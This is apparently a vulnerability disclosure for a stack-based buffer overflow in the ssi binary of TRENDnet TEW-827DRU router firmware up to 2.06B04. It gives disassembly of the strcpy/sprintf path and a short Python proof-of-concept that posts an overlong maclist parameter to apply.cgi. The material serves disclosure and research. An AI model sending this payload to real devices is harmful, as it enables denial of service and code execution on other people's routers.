TEW-827DRU

Firmware version

```
TEW-827DRU firmware: 2.06B04
```


Description

```
TRENDnet TEW-827DRU with firmware up to and including 2.06B04 contains a stack-
based buffer overflow in the ssi binary. The overflow allows an authenticated
user to execute arbitrary code by POSTing to apply.cgi via the action
kick_ban_wifi_mac_deny with a sufficiently long key
'qcawifi.wifi0_vap0.maclist'.
```

Detial

```
The bug in function: 0x4293F8, binary: www/cgi/ssi
The parameter 'qcawifi.wifi0_vap0.maclist' pass to strcpy
```

```
004294F4                addiu   $v0, (aQcawifiWifiDVa_4 - 0x4C0000)  # "qcawifi.wifi%d_vap%d.maclist"
004294F8                addiu   $v1, $fp, 0xF0+var_CC
004294FC                move    $a0, $v1         # s
00429500                move    $a1, $v0         # format
00429504                lw      $a2, 0xF0+var_D8($fp)
00429508                lw      $a3, 0xF0+var_D4($fp)
0042950C                la      $v0, sprintf
00429510                nop
00429514                move    $t9, $v0
00429518                jalr    $t9 ; sprintf
0042951C                nop
00429520                lw      $gp, 0xF0+var_E0($fp)
00429524                addiu   $v0, $fp, 0xF0+var_CC
00429528                move    $a0, $v0         # name
0042952C                la      $v0, getenv
00429530                nop
00429534                move    $t9, $v0
00429538                jalr    $t9 ; getenv
```



Send Packege

```
    payload = 'A'*0x100
    scommand = bytes(payload, 'utf8')
    data = {
        b'action': b'kick_ban_wifi_mac_deny',
        b'qcawifi.wifi0_vap0.maclist': scommand,
        b'qcawifi.wifi0_vap0.ifname': b'eth9',
    }
```